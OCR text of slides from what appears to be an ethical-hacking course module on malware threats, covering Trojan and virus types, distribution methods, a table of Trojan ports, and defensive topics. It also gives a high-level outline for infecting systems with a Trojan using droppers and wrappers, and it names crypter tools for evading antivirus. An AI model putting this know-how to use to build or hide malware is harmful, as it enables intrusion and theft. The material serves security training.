Malware Threats

Module 06

Unmask the Invisible Hacker.




Module Objectives

- Introduction to Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How to Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Introduction to Computer Worm
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Malware Countermeasures
- Overview of Malware Penetration Testing



Module Flow

Introduction to Malware

Trojan Concepts

Virus and Worm Concepts

Malware Reverse Engineering

Malware Detection

Counter-measures

Anti-Malware Software

Penetration Testing

Introduction to Malware

Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

- Trojan Horse
- Virus
- Backdoor
- Worms
- Rootkit
- Spyware
- Ransomware
- Botnet
- Adware
- Crypter

Different Ways a Malware can Get into a System

1. Instant Messenger applications
2. IRC (Internet Relay Chat)
3. Removable devices
4. Attachments
5. Legitimate "shrink-wrapped" software packaged by a disgruntled employee
6. Browser and email software bugs
7. NetBIOS (FileSharing)
8. Fake programs
9. Untrusted sites and freeware software
10. Downloading files, games, and screensavers from Internet sites

Common Techniques Attackers Use to Distribute Malware on the Web

C|EH Certified Ethical Hacker

Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

Social Engineered Click-jacking

Tricking users into clicking on innocent-looking webpages

Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report (*http://www.sophos.com*)

Module Flow

Introduction to Malware

Trojan Concepts

Virus and Worm Concepts

Malware Reverse Engineering

Malware Detection

Counter-measures


Anti-Malware Software

Penetration Testing

Financial Loss Due to Trojans


C|EH Certified Ethical Hacker

According to the Symantec Survey 2014 report, nearly every flavor of financial institution is targeted, from commercial banks to credit unions



How Hackers Use Trojans

CEH Certified Ethical Hacker



Common Ports used by Trojans

C|EH Certified Ethical Hacker


Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOfrice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack´99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta-NetBus 2.01	65000	Devil

How to Infect Systems Using a Trojan

C|EH Certified Ethical Hacker

01 Create a new Trojan packet using a **Trojan Horse Construction Kit**

02 Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system



How to Infect Systems Using a Trojan (Cont'd)

CEH Certified Ethical Hacker

03 Create a wrapper using wrapper tools to install Trojan on the victim's computer

04 Propagate the Trojan

05 Execute the dropper

06 Execute the damage routine

Wrappers


C|EH Certified Ethical Hacker

A wrapper **binds a Trojan executable** with an innocent looking .EXE application such as games or office applications


When the user runs the wrapped EXE, it first installs the **Trojan in the background** and then runs the wrapping application in the foreground

The two programs are **wrapped together** into a single file

Attackers might send a **birthday greeting** that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen




Dark Horse Trojan Virus Maker



Crypters: AIO FUD Crypter, Hidden Sight Crypter, and Galaxy Crypter

C|EH Certified Ethical Hacker

Crypter is a software which is used by hackers to hide viruses, keyloggers or tools in any kind of file so that they do not easily get detected by antiviruses



AIO FUD Crypter 1

Hidden Sight Crypter 2

Galaxy Crypter 3


Crypters: Criogenic Crypter, Heaven Crypter, and SwayzCryptor

C|EH Certified Ethical Hacker

